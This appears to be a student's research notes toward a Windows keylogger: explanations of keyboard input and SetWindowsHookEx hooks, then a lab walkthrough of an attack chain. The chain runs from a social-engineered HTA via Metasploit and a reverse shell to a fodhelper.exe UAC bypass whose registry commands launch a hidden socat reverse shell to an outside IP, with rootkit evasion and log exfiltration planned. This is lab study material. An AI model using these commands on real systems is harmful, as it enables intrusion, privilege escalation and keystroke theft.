- These symbolic messages are placed in the 'App Message Queue'.
- It should be noted that the 'Original Keyboard Messages' have NOT been deleted from the thread message queue.
Questions:
- What’s the difference between
symbolic messagesandoriginal keyboard messages?1
"Symbolic messages" and "Original keyboard messages": The original keyboard messages (e.g., WM_KEYDOWN, WM_KEYUP) correspond to low-level keyboard input events. These messages tell you that a key was pressed or released, but they do not necessarily tell you what character that key press corresponds to. The symbolic messages (e.g., WM_CHAR, WM_DEADCHAR), on the other hand, represent actual characters that result from the key presses. The TranslateMessage function creates these symbolic messages based on the original keyboard messages.
- What’s the difference between the
App Message QueueandThread Message Queue?1
"App Message Queue" and "Thread Message Queue": The Application Message Queue refers to the queue that stores messages for 'ALL' threads of a specific application. The Thread Message Queue, on the other hand, stores messages in a particular thread within an application. Each thread has its message queue.
Text Diagram:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
1. Keyboard Event Occurs (e.g., Key Press)
   |
   |---[Message enters Thread's Message Queue]
   |
2. GetMessage Function Call
   |
   |---[Extracts Keyboard Event from Queue]
   |
3. TranslateMessage Function Call
   |
   |---[Translates Virtual-Key Messages into Character Messages]
   |    WM_KEYDOWN -> WM_CHAR or WM_DEADCHAR
   |    WM_SYSKEYDOWN -> WM_SYSCHAR or WM_SYSDEADCHAR
   |
4. DispatchMessage Function Call
   |
   |---[Dispatches Message to Window Procedure]
   |
5. Window Procedure Processes Message
   |
   |---[If Window Has Input Focus, Processes Keyboard Messages]
   |
6. Possible TranslateMessage Effect
   |
   |---[Creates Symbolic Messages and Places Them in the Application Message Queue]
   |    Original Keyboard Messages Still Present in Queue
Keyboard Key Status Array
- One of the aims when developing the
Windows Hardware Input Modelwas to ensure resilience.
Resilience is ensured by the independent input processing by threads, preventing conflicts between threads.
However, this is not enough to isolate threads from each other, and the system supports an additional concept : local input status.
1
2
3
4
  - "Local Input Status" : prevent conflicts between threads by having their independent input condition.

  - Question: Why would we need to separate the thread here? Are we avoiding race conditions? Why are we avoiding race conditions?
  Ans: Basically, yes. There might be a race condition in which multiple threads try to process the same keyboard input simultaneously, and we want to prevent that from happening (optimization).
Each thread has its own
input condition, and information about this is stored in THREADINFO.1
"Input Condition" is the state of a thread based on how ready it is to receive and process input. In this case, input is coming from the Keyboard, which may or may not be free to receive a keyboard event signal.
The information includes data about the
Virtual Queue Thread, and a group of variables.1
- "Virtual Queue Thread" : the thread that maintains the Virtual Input Queue - a queue where keyboard events are transformed into messages.
This last contains management information about the input thread status.
1
2
3
4
5
  - "Input Thread Status" : status of a thread about the context in which it receives data. This 'context' includes
              - which window is the focus of the Keyboard
              - window that is currently active
              - the keys being pressed
              - status of the input cursor
The following notifications are supported for the Keyboard:
1
2
3
4
  - Which window is currently in the focus of the Keyboard,
  - Which window is currently active,
  - Which keys are pressed,
  - Status of the input cursor
Summary:
1
This paragraph basically tells us that each key pressed from the Keyboard sends the signal from its controller to the computer, transformed into messages. The computer will have different threads to handle every message, and these threads are compartmentalized from each other, so each key pressed (essentially) gets dealt with by each thread.
Information about which keys are being pressed is saved to the Synchronous Status Array of Keys.
This array is connected to the variables for each thread’s
Local Input Status.1
Okay, so each thread has its own 'locker.' I guess that they can place the keyboard-pressed signal received from the Keyboard's controller converted into a Message(WM_*).
All threads share the array of Asynchronous Key Status, which contains similar information.
1
2
3
	- Question: What is the difference between the "Synchronous Status Array of Keys" and "Asynchronous Key Status"?
	- Is the former not a shared resource for all threads but the latter is?
	- Claim: The `Synchronous Status of Array of keys` is the private copy of each key status whether a key is pressed or not, and it gets shared at the `Asynchronous Key Status` at some point and having two of these arrays prevent race conditions.
The arrays of Asynchronous Key status reflect the status of all keys at a given moment (but NOT the most recent), and the GetAsyncKeyState function allows one to determine whether or not a specific key is being pressed at a given time.
GetAsyncKeyState always returns
0(i.e. not pressed) if it iscalled by a different thread(i.e. not the thread which created the window which is currently the focus of input status.[I guess that's a different thread we have to exclude]).1
This shows the compartmentalization of each thread to prevent race conditions and misinformation. If a thread can check another thread's key state, it will give it a different result, and the thread gets confused, giving us wrong feedback that will lead to either the output of a key we didn't press or the output of a key that we did press.
The
GetKeyStatefunction differs fromGetAsyncKeyStatein that it returns the status of the Keyboard at the moment when the most recent keyboard message is extracted from the thread queue. This function can be called at any time, regardless of which window is currently in focus.1
I guess this somehow proves that the "Synchronous Status Array of Keys" is the private copy of the arrays that have the signal pressed by the user, and the "Asynchronous Key Status" is also an array but the shared resource for each thread working on checking the key state they are assigned to.
Keyboard Hooks
Important stuff:
Filter Functions: receives notifications about events. This is the callback function for the hooked function."Setting a Hook": binding one or more filter functions to a hook.
API Used to set and remove hook:
SetWindowsHookExUnhookWindowsHookEx
Note: Hooks can either be set ACROSS THE SYSTEM (what do you mean?) as a whole or for a specific thread.
Question: Since several filter/callback functions can be bound to a single hook, is there a way to prevent conflicts between them when an event triggers these filter functions?
- Ans:
(1)There is something called a Function Queue in which all the filter functions bound to a hook are lined up. The queue usesLast-In-First-Out.- Sequence:
1
2
3
4
5
Order of execution     |          Function name
      1st:                 func <most_recently_bound>
      2nd:                           func3
      3rd:                           func2
      4th:                           func1
(2)Hook Chain : list of pointers to filter functions. How does this work?- Ans: Say an event triggers the hook to some API; each
message(WM_*)going to this API is then consecutively sent to each of the filter functions in the chain. Possible actions expected for each filter function:
1
2
  - Keeping track of the appearance of an event (e.g. Process Creation)
  - Modifying message parameters or initiating message processing (e.g. Data Tampering)
- Note: Since the first filter function in the hook chain receives the message parameter first, it can prevent the rest of the filter function in the hook chain from executing before it can finish (I think?)

Note that the first filter function calls the following function in the chain.
1
2
  - Useful API for this:
  - "CallNextHookEx"
Types of Hooks useful to keylogging:
Reference :
https://learn.microsoft.com/en-us/windows/win32/winmsg/about-hooks1
- This is your most reliable source.
1
2
3
4
5
6
7
8
9
WH_* == Windows Hooks?
- WH_KEYBOARD : Hooking keyboard events when they are added to the Thread Event Queue.
- WH_KEYBOARD_LL : ^
Difference between WH_KEYBOARD and WH_KEYBOARD_LL : https://stackoverflow.com/questions/10718009/difference-between-wh-keyboard-and-wh-keyboard-ll

- WH_JOURNALRECORD : Writing and producing keyboard and mouse events
- WH_JOURNALPLAYBACK : ^
- WH_CBT : Intercepting multiple events, including remote keyboard events from the System Hardware Input Queue (SHIQ)
- WH_GETMESSAGE : Intercepting an event from the Thread Event Queue.
WH_KEYBOARD Example Code:
1
2
3
4
5
6
7
8
9
10
11
LRESULT CALLBACK KeyboardProc(int nCode, WPARAM wParam, LPARAM lParam) {
    if (nCode < 0) {
        return CallNextHookEx(NULL, nCode, wParam, lParam);
    }

    // Process keyboard input here

    return CallNextHookEx(NULL, nCode, wParam, lParam);
}

HHOOK hHook = SetWindowsHookEx(WH_KEYBOARD, KeyboardProc, NULL, GetCurrentThreadId());
WH_KEYBOARD_LL Example Code:
1
2
3
4
5
6
7
8
9
10
11
LRESULT CALLBACK LowLevelKeyboardProc(int nCode, WPARAM wParam, LPARAM lParam) {
    if (nCode < 0) {
        return CallNextHookEx(NULL, nCode, wParam, lParam);
    }

    // Process keyboard input here

    return CallNextHookEx(NULL, nCode, wParam, lParam);
}

HHOOK hHook = SetWindowsHookEx(WH_KEYBOARD_LL, LowLevelKeyboardProc, NULL, 0);
WH_JOURNALRECORD Example Code:
1
2
3
4
5
6
7
8
9
10
11
LRESULT CALLBACK JournalRecordProc(int nCode, WPARAM wParam, LPARAM lParam) {
    if (nCode < 0) {
        return CallNextHookEx(NULL, nCode, wParam, lParam);
    }

    // Record journal here

    return CallNextHookEx(NULL, nCode, wParam, lParam);
}

HHOOK hHook = SetWindowsHookEx(WH_JOURNALRECORD, JournalRecordProc, NULL, 0);
WH_JOURNALPLAYBACK Example Code:
1
2
3
4
5
6
7
8
9
10
11
LRESULT CALLBACK JournalPlaybackProc(int nCode, WPARAM wParam, LPARAM lParam) {
    if (nCode < 0) {
        return CallNextHookEx(NULL, nCode, wParam, lParam);
    }

    // Playback journal here

    return CallNextHookEx(NULL, nCode, wParam, lParam);
}

HHOOK hHook = SetWindowsHookEx(WH_JOURNALPLAYBACK, JournalPlaybackProc, NULL, 0);
WH_CBT Example Code:
1
2
3
4
5
6
7
8
9
10
11
LRESULT CALLBACK CBTProc(int nCode, WPARAM wParam, LPARAM lParam) {
    if (nCode < 0) {
        return CallNextHookEx(NULL, nCode, wParam, lParam);
    }

    // Process CBT here

    return CallNextHookEx(NULL, nCode, wParam, lParam);
}

HHOOK hHook = SetWindowsHookEx(WH_CBT, CBTProc, NULL, GetCurrentThreadId());
WH_GETMESSAGE Example Code:
1
2
3
4
5
6
7
8
9
10
11
LRESULT CALLBACK GetMsgProc(int nCode, WPARAM wParam, LPARAM lParam) {
    if (nCode < 0) {
        return CallNextHookEx(NULL, nCode, wParam, lParam);
    }

    // Process messages here

    return CallNextHookEx(NULL, nCode, wParam, lParam);
}

HHOOK hHook = SetWindowsHookEx(WH_GETMESSAGE, GetMsgProc, NULL, GetCurrentThreadId());
Definitions based on ChatGPT:
1. WH_KEYBOARD: This hook is installed by calling the SetWindowsHookEx function with the WH_KEYBOARD hook type. It monitors keystroke messages. An application-defined KeyboardProc hook procedure can examine, modify, or discard the message.
2. WH_KEYBOARD_LL: The WH_KEYBOARD_LL hook enables you to monitor low-level keyboard input events. It differs from WH_KEYBOARD in that WH_KEYBOARD_LL receives input events before any processing, such as translation into character messages.
3. WH_JOURNALRECORD: The WH_JOURNALRECORD hook enables you to record input events. The system calls the JournalRecordProc function each time there is a message in the thread’s input queue that the hook is installed.
4. WH_JOURNALPLAYBACK: The WH_JOURNALPLAYBACK hook lets you play back a series of input events recorded by the WH_JOURNALRECORD hook. The system calls the JournalPlaybackProc function each time there is a message in the thread’s input queue that the hook is installed.
5. WH_CBT: The WH_CBT hook enables you to monitor messages that are about to be processed by the system and applications. CBT stands for Computer-Based Training. It is a powerful hook that can monitor various system messages and events, including window creation, activation, sizing, moving, destruction, and more. It’s usually used in computer-based training applications, hence the name.
6. WH_GETMESSAGE: The WH_GETMESSAGE hook enables you to monitor messages about to be returned by the GetMessage or PeekMessage function. It helps track the message queue, such as in debugging scenarios.
Remember:
- For these hooks to work, the application must run with the same or higher privileges as the target process. Also, please remember to unhook the hooks using
UnhookWindowsHookExwhen they are no longer needed.
Summary
- Reference:
Copy-pastedfromhttps://securelist.com/keyloggers-implementing-keyloggers-in-windows-part-two/36358/
Let’s sum up all the information above on the procedure of keyboard input in a single algorithm: the algorithm of the passing of a signal from a key being pressed by the user to the appearance of symbols on the screen can be presented as follows:
1. When starting, the operating system creates a raw input thread and a system hardware input queue in the csrss.exe process.
2. The raw input thread cyclically sends read requests to the keyboard driver, which remains waiting until an event from the Keyboard appears.
3. When the user presses or releases a key on the Keyboard, the keyboard microcontroller detects that a key has been pressed or released and sends both the scan code of the pressed/ released key to the central computer and an interrupt request.
4. The keyboard system controller gets the scan code, processes it, makes it accessible on the input/output port 60h, and generates a central processor hardware interrupt.
5. The interrupt controller signals the CPU to call the interrupt processing procedure for IRQ1 – ISR, which is registered in the system by the functional keyboard driver i8042prt.sys.
6. The ISR reads the data which has appeared from the internal keyboard controller queue, transforms the scan codes to virtual key codes (independent values which are determined by the system) and queues “I8042KeyboardlsrDPC”, a delayed procedure call.
7. As soon as possible, the system calls the DPC, which executes the callback procedure KeyboardClassServiceCallback registered by the Kbdclass keyboard driver.
8. The KeyboardClassServiceCallback procedure extracts a pending termination request from the raw input thread from its queue and returns it with information about the key pressed.
9. The raw input thread saves the information to the system hardware input queue and uses it to create the basic Windows keyboard messages WM_KEYDOWN, WM_KEYUP, which are placed at the end of the VIQ virtual input queue of the active thread.
10. The message processing cycle thread deletes the message from the queue and sends the corresponding window procedure for processing. When this happens, the system function TranslateMessage may be called, which uses basic keyboard messages to create the additional “symbol” messages WM_CHAR, WM_SYSCHAR, WM_DEADCHAR and WM_SYSDEADCHAR.
Related Works (Literature Review)
Sektor7 -
(Setup)1 2 3 4 5 6 7 8 9
- Evasion course source code (some of it) - Userland rootkit part - Process Info Hiding - Hide the process from process like Task Manager, Process Hacker ,etc. - Hiding files - etc. - Intermediate course source code (some of it) - Hooking ConceptsR77Rookit (Userland) -
https://github.com/bytecode77/r77-rootkitSpyware and Adware book -
(Reference)THM Weaponization Room (HTA) -
(Setup)Windows API Documentation -
(Docs)ChatGPT-4 :
(Docs)SecureList: Implementing Keyloggers in WindowsOS part 1 and 2 - (Main)
Research / Project Core
Presumptions:
There are no active defensive solutions in the target machine. This was meant to showcase the capabilities of a Keylogger instead of focusing on purely Evasion.
All other subprocesses in the chain are meant to complement the Keylogging capabilities of the malware instead of outshining them.
Attack Chain


Malware Flow of Attack

Creating a Setup which allows the Keylogger to Operate
Situation in which a victim has been infected by a malware via a Dropper after a
Social Engineeringattack.The malware’s context in the system like:
1
2
3
4
5
  - How are they able to hide from the user? (Evasion - Userland Rootkit capabilities?)

  - How can they continually record keystrokes of the victim?

  - What can attackers do to exfiltrate the recorded data of the victim? (Python module in this case)
Note: All other concepts needed for the setup are simple variation of them and the focus is mainly on
Keyloggingpart.
Keylogging - How It Works
- Reference:
https://securelist.com/keyloggers-implementing-keyloggers-in-windows-part-two/36358/
What are included:
Requirements:
Kali Linux
Windows Victim machine
Windows Keylogger Testing machine
Text-based Demonstration (Proof-Of-Concept
[Walkthrough])
Situational Context:
- User “noob” received an email from a fraudulent IT account, instructing them to run an attached HTML Application file through PowerShell. Believing the email to be legitimate, as they had previously sought assistance on HTML webpages from the same IT contact, user “noob” unwittingly executed the file. This action provided the attacker with unauthorized access to the victim’s computer.
Initial Access - uses HTA (follow THM’s tutorial!)
1
2
Plan for now:
Initial Access via HTA (gets triggered using PowerShell) -> Reverse shell connection + Persistence (low priv) -> Download "implant.exe" to victim + Execute -> Privilege Escalation using user:password credentials via RDP on UAC Bypass [Hi Priv Escalation] OR PsExec64.exe  -> Evasion: Hook for Process Creation + Rootkit tech -> Payload(MessageBox) == Hook for keyboard events + Capture keystrokes -> Saved log to a file -> Data Exfiltration using python uploader
How can the HTA get executed via PowerShell in the first place?
1
- Social Engineering! Victims are meant to be tricked into executing it in PowerShell. (I guess depending on the context as well)
Malicious HTA Via Metasploit
Another way of generating and serving malicious files: via
Metasploit FrameworkSection:
exploit/windows/misc/hta_server
Setup of this exploit from the Attacker's perspective:


- Attacker listening:

- Notice that in the Metasploit framework, we can easily modify both the payload and the listener for the initial access to connect back on.

Victim's POV:

- Now, for the execution:
Attacker's POV cont'd:

1
- Payload delivered successfully.
- After the payload has been executed on the victim’s machine:

- Note that the Initial Access exploit was executed using
powershell.exeprocess. In this case, it will show in Task Manager (or Process Hacker) the process running the reverse shell:

Another situational context: user noob’s password is lying around in the system encoded with base64.
- After gaining a reverse shell from the HTA Initial Access attack, attackers can see that a base64 encoded string is lying around in a folder on the Desktop directory:

Decoding it:

- Question: In what situation(s) can we use this credential?
Privilege Escalation Technique to use:
UAC Bypass via Fodhelper.exe: This is chained with RDP access using the credentials “noob:password” acquired prior.
Privilege Escalation via UAC Bypass - fodhelper.exe + RDP with user:pass combo :

1. Creating a reverse shell listener on the attacker machine: “nc -lvnp "
2. Check the privilege of the current user you have on the Initial Access: “net user | find 'Local Group'"

- The user ‘noob’ is a member of the Administrators group but we don’t have a high privilege shell because of the UAC mechanism.
3. Modifying the Registry to manipulate certain registry key used by “fodhelper.exe” service to execute a reverse shell: (Execute it with the Initial access Shell)
1
2
3
4
5
6
7
8
		C:\> set REG_KEY=HKCU\Software\Classes\ms-settings\Shell\Open\command
		C:\> set CMD="powershell -windowstyle hidden C:\Tools\socat\socat.exe TCP:10.10.102.75:4444 EXEC:cmd.exe,pipes"

		C:\> reg add %REG_KEY% /v "DelegateExecute" /d "" /f
		The operation completed successfully.

		C:\> reg add %REG_KEY% /d %CMD% /f
		The operation completed successfully.
Note: Changing the Registry key and values requires local administrative privileges in which remote connection from user noob don’t have even if it is a member of the Administrators group. This requires RDP session login.
Preparation:
- Setup the text file to be copied online:

- Setup the site to download/copy this from:

RDP Session using credentials noob:password
- Logging in:

Note that doing this logs out the user ‘noob’ on their session so we want to modify the registry value and execute fodhelper.exe quickly.
- Checking the commands to execute to modify the Registry
fodhelper.exeuse when it gets executed:

- Execution:

Before the execution of these commands:

After the execution of the commands:
- “
DelegateExecute” is empty and the “Default” has the value ofsocatto connect back to the reverse shell listener.![]()

Modifying Execute fodhelper.exe using RDP:
- Note that on more updated versions of Windows,
fodhelper.exeis NOT visible from the remote connection.
